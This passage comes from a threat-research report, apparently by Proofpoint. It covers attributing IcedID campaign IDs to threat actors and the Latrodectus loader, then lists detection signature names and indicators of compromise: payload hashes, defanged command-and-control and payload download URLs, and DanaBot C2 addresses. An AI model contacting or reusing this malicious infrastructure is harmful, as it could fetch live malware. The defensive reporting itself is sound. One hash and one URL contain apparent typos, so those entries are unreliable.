In late 2023, Proofpoint researchers used the FNV-1a hashing algorithm to brute-force IcedID bot campaign IDs, which allowed insight and correlation to campaigns and aid in confident attribution of previously suspected threat actor activity. The numbers used as campaign IDs resolved to words and brands that were used by specific IcedID affiliates. This was the first time researchers had observed successful derivation of the campaign IDs, and the strings resolved were notable. Many affiliates associated with a threat actor appear to have a “theme” for their campaign IDs. For example, TA578 campaign IDs generally used an automobile theme like “Pontiac” or “Hyundai”. TA544 campaign IDs contained Italian references. TA579 campaign IDs supported a previously suspected relationship distributing for another threat actor. TA551 campaign IDs often referenced the NATO phonetic alphabet, though there were anomalies and not enough data to assert with confidence. TA581 campaign IDs had no unique patterns which supports the suspicion that the actor is solely a distributor or overlaps with another threat group. The patterns that emerged correlating specific threat actors to certain themes proved consistent over years.

By identifying campaign ID patterns that proved consistent for each threat actor over years of IcedID campaign activity, in addition to other campaign indicators, researchers were able to attribute activity with high confidence to tracked threat actors, despite the change in loader configuration in 2022. It also provided valuable insight into how botnet operators monitor affiliates, and further illustrated that seemingly random identifiers often provide important data that can assist in attribution, potentially including future Latrodectus campaigns.

The data represented in this update was collected between 2022 and 2023. The patterns and hypothesis formed are limited to the malware configuration data collected from aproximately 100 campaigns originating from email during this scope of time and the subset of campaign IDs successfully decrypted. While Proofpoint is planning to publish a more thorough analysis of the patterns and campaign IDs in relation to tracked threat actors, below is a table of select project IDs initially brute forced:

Decoded Project ID	**Original Project ID**
Ascari	3524611504
Atilda	2585978814
Austin	3919082043
Buick	2056920153
Caprese	3036889562
Chery	1057461280
Chevrolet	904247735
Delta	1023147713

Devlin	3393436303
Echo	998075300
Fullmoon	3415411565
Hyundai	2262657793
India	2646410796
Italdesign	3681413287
Juliet	2941939166
Jupiter	921805286
Kappa	2143020712
Kilo	686741504
Lincoln	1573268852
Mars	1180344712
Mike	4049493703
Pontiac	1501064257
Porsche	310022019

Conclusion

Proofpoint anticipates Latrodectus will become increasingly used by threat actors across the landscape, especially by those who previously delivered IcedID. Given its use by threat actors assessed to be initial access brokers, defenders are encouraged to understand the tactics, techniques, and procedures (TTPs) exhibited by the malware and associated campaigns.

Latrodectus' attempts to incorporate sandbox evasion functionality aligns with the trend overall in the cybercrime threat landscape that malware authors are increasingly trying to bypass defenders and ensure only potential victims receive the payload. Proofpoint has observed similar attempts from other notable malware used by IABs including Pikabot and WikiLoader.

Emerging Threats signatures

2051602 ET MALWARE Latrodectus Related Activity (POST)

2051601 ET MALWARE Observed Latrodectus Domain (popfealt .one in TLS SNI)

2051600 ET MALWARE Observed Latrodectus Domain (aytobusesre .com in TLS SNI)

2051599 ET MALWARE DNS Query to Latrodectus Domain (popfealt .one)

2051598 ET MALWARE DNS Query to Latrodectus Domain (aytobusesre .com)

2049706 ET MALWARE Latrodectus Alive Response M8

2049705 ET MALWARE Latrodectus Alive Response M7

2049704 ET MALWARE Latrodectus Alive Response M6

2049703 ET MALWARE Latrodectus Alive Response M5

2049702 ET MALWARE Latrodectus Alive Response M4

2049701 ET MALWARE Latrodectus Alive Response M3

2049700 ET MALWARE Latrodectus Alive Response M2

2049233 ET MALWARE Latrodectus 404 Response

2049232 ET MALWARE Latrodectus Alive Response M1

2049231 ET MALWARE Latrodectus Alive Request (GET)

2048735 ET MALWARE Latrodectus Loader Related Activity (POST)

Indicators of compromise

Indicator	Description	First Observed
db03a34684feab7475862080f59d4d99b32c74d3a152a53b257fd1a443e8ee77	LNK Payload SHA256	27 November 2023
e99f3517a36a9f7a55335699cfb4d84d08b042d47146119156f7f3bab580b4d7	DLL Payload SHA256	27 November 2023
hxxps://mazdakrichest[.]com/live/	Latrodectus C2	27 November 2023
hxxps://riverhasus[.]com/live/	Latrodectus C2	27 November 2023
bb525dc6b7a7ebefd040e01fd48d7d4e178f8d9e5dec9033078ced4e9aa4e241	JavaScript Payload SHA256	28 November 2023
97e093f2e0bf6dec8392618722dd6b4411088fe752bedece910d11fffe0288a2	DLL Payload SHA256	28 November 2023
hxxp://162[.]55[.]217[.]30/gRMS/0[.]6395541546258323[.]dat	JavaScript Payload URL	28 November 2023
hxxp://157[.]90[.]166[.]88/O3ZlYNW/0[.]7797109211833805[.]dat	JavaScript Payload URL	28 November 2023
hxxp://128[.]140[.]36[.]37/cQtDIo/0[.]43650426987684443[.]dat	JavaScript Payload URL	28 November 2023
hxxps://peermangoz[.]me/live/	Latrodectus C2	28 November 2023

hxxps://aprettopizza[.]world/live/	Latrodectus C2	28 November 2023
hxxps://nimeklroboti[.]info/live/	Latrodectus C2	28 November 2023
hxxps://frotneels[.]shop/live/	Latrodectus C2	28 November 2023
f9c69e79e7799df31d6516df70148d7832b121d330beebe52cff6606f0724c62	JavaScript Payload SHA256	24 November 2023
d9471b038c446197391763818 15bfa9a13b5ff77021007a4ede9b146ed2e04ec	DLL Payload SHA256	24 November 2023
hxxps://hukosafaris[.]com/elearning/f/q/daas-area/chief/index[.]php	JavaScript Payload URL	24 November 2023
d98cd810d568f338f16c4637e8a9cb01ff69ee1967f4cfc004de3f283d61ba81	DLL Payload SHA256	14 December 2023
47d66c576393a4256d94f5ed1e77adc28426dea027f7a23e2dbf41b93b87bd78	EXE Payload SHA256	14 December 2023
77[.]91[.]73[.]187:443	DanaBot C2 IP Address	14 December 2023
74[.]119[.]193[.]200:443	DanaBot C2 IP Address	14 December 2023
hxxps://arsimonopa[.]com/live	Latrodectus C2	14 December 2023
hxxps://lemonimonakio[.]com/live	Latrodectus C2	14 December 2023
bb525dc6b7a7ebefd040e01fd48d7d4e178f8d9e5dec9033078ced4e9aa4e241	JavaScript Payload SHA256	1 February 2024
5d881d14d2336273e531b1b3d6f2d907539fe8489cbe80533280c9c72efa2273	DLL Payload SHA256	1 February 2024
hxxp://superior-coin[.]com/ga/index[.]php	JavaScript Payload URL	1 February 2024
hxxp://superior-coin[.]com/ga/m/6[.]dll	JavaScript Payload URL	1 February 2024

hxxps://fluraresto[.]me/live/	Latrodectus C2	1 February 2024
hxxps://mastralakkot[.]live/live/	Latrodectus C2	1 February 2024
hxxps://postolwepok[.]tech/live/	Latrodectus Update URLs	1 February 2024
hxxps://trasenanoyr[.]best/live/	Latrodectus Update URLs	1 February 2024
10c129e2310342a55df5fa88331f338452835790a379d5230ee8de7d5f28ea1a	JavaScript Payload SHA256	5 February 2024
781c63cf4981fa6aff002188307b278fac9785ca66f0b6dfcf68adbe7512e491	MSI Payload SHA256	5 February 2024
aa29a8af8d615b1dd9f52fd49d42563fbeafa35ff0ab1b4afc4cb2b2fa54a119	DLL Payload SHA256	5 February 2024
0ac5030e2171914f43e0769cb10b602683ccc9da09369bcd4b80da6edb8be80e	JavaScript Payload SHA256	9 February 2024
0e96cf6166b7cc279f99d6977ab0f45e9f47e827b8a24d6665ac4c29e18b5ce0	MSI Payload SHA256	9 February 2024
77270e13d01b2318a3f27a9a477b8386f1a0ebc6d44a2c7e185cfbe55aac8017	DLL Payload SHA256	9 February 2024
hxxps://miistoria[.]com/live	Latrodectus C2	9 February 2024
hxxps://plwskoret[.]top/live	Latrodectus C2	9 February 2024
e7ff6a7ac5bfb0bb29547d413591abc7628c7d5576a3b43f6d8e5d95769e553a	JavaScript Payload SHA256	13 February 2024
dedbc21afc768d749405de535f9b415baaf96f7664ded55d54829a425fc61d7e	MSI Payload SHA256	13 February 2024
378d220bc863a527c2bca204daba36f10358e058df49ef088f8b1045604d9d05	DLL Payload SHA256	13 February 2024
edeacd49aff3cfea35d593e455f7caca35ac877ad6dc19054458d41021e0e13a	JavaScript Payload SHA256	20 February 2024

9c27405cf926d36ed8e247c17e6743ac00912789efe0c530914d7495de1e21ec	MSI Payload SHA256	20 February 2024
9a8847168fa869331faf08db71690f24e567c5cdf1f01cc5e2a8d08c93d282c9	DLL Payload SHA256	20 February 2024
hxxp://178[.]23[.]190[.]199:80/share/gsm[.]msi	JavaScript WebDAV Payload URL	20 February 2024
hxxps://sluitionsbad[.]tech/live/	Latrodectus C2	20 February 2024
hxxps://grebiunti[.]top/live/	Latrodectus C2	20 February 2024
856dfa74e0f3b5b7d6f79491a94560dbf3eacacc4a8d8a3238696fa38a4883ea	JavaScript Payload SHA256	23 February 2024
88573297f17589963706d9da6ced7893eacbdc7d6bc43780e4c509b88ccd2aef	MSI Payload SHA256	23 February 2024
97e08d1c7970c1c12284c4644e2321ce41e40cdaac941e451db4d334cb9c5492	DLL Payload SHA256	23 February 2024
hxxp://5[.]252[.]21[.]207@80/share/escape[.]msi	JavaScript WebDAV Payload URL	23 February 2024
hxxps://zumkoshapsret[.]com/live/	Latrodectus C2	23 February 2024
hxxps://jertacco[.]com/live/	Latrodectus C2	23 February 2024
60c4b6c230a40c80381ce283f64603cac08d3a69ceea91e257c17282f66ceddc	JavaScript Payload SHA256	27 February 2024
88573297f17589963706d9da6ced7893eacbdc7d6bc43780e4c509b88ccd2aef	MSI Payload SHA256	27 February 2024
97e08d1c7970c1c12284c4644e2321ce41e40cdaac941e451db4d334cb9c5492	DLL Payload SHA256	27 February 2024
hxxp://5[.]252[.]21[.]207/share/escape[.]msi	JavaScript WebDAV Payload URL	27 February 2024
a189963ff252f547fddfc394c81f6e9d49eac403c32154eebe06f4cddb5a2a22	JavaScript Payload SHA256	4 March 2024

aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c	DLL Payload SHA256	4 March 2024
hxxp://95[.]164[.]3[.]171/share/cisa[.]msi	WebDAV Payload URL	4 March 2024
hxxps://scifimond[.]com/live/	Latrodectus C2	4 March 2024
hxxps://aytobusesre[.]com/live/	Latrodectus C2	4 March 2024
4416b8c36cb9d7cc261ff6612e105463eb2ccd4681930ca8e277a6387cb98794	JavaScript Payload SHA256	7 March 2024
aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c	DLL Payload SHA256	7 March 2024
hxxps://popfealt[.]one/live/	Latrodectus Update URLs	7 March 2024
hxxps://ginzbargatey[.]tech/live/	Latrodectus Update URLs	7 March 2024
hxxps://minndarespo[.]icu/live/	Latrodectus Update URLs	7 March 2024
090f2c5abb85a7b115dc25ae070153e4e958ae4e1bc2310226c05cd3e9429446	JavaScript Payload SHA256	11 March 2024
ee1e5b80a1d3d47c7703ea2b6b64ee96283ab3628ee4fa1fef6d35d1d9051e9f	MSI Payload SHA256	11 March 2024
3b63ea8b6f9b2aa847faa11f6cd3eb281abd9b9cceedb570713c4d78a47de567	DLL Payload SHA256	11 March 2024
hxxps://drifajizo[.]fun/live/	Latrodectus C2	11 March 2024
hxxps://scifimond[.]com/live/	Latrodectus C2	11 March 2024
hxxps://minndarespo[.]icu/live/	Latrodectus C2	11 March 2024
6904d382bc045eb9a4899a403a8ba8a417d9ccb764f6e0b462bc0232d3b7e7ea	JavaScript Payload SHA256	18 March 2024

71fb25cc4c05ce9dd94614ed781d85a50dccf69042521abc6782d48df85e6de9	DLL Payload SHA256	18 March 2024
hxxp://sokingscrosshotel[.]com/share/upd[.]msi	WebDAV Payload URL	18 March 2024
hxxps://titnovacrion[.]top/live/	Latrodectus C2	18 March 2024
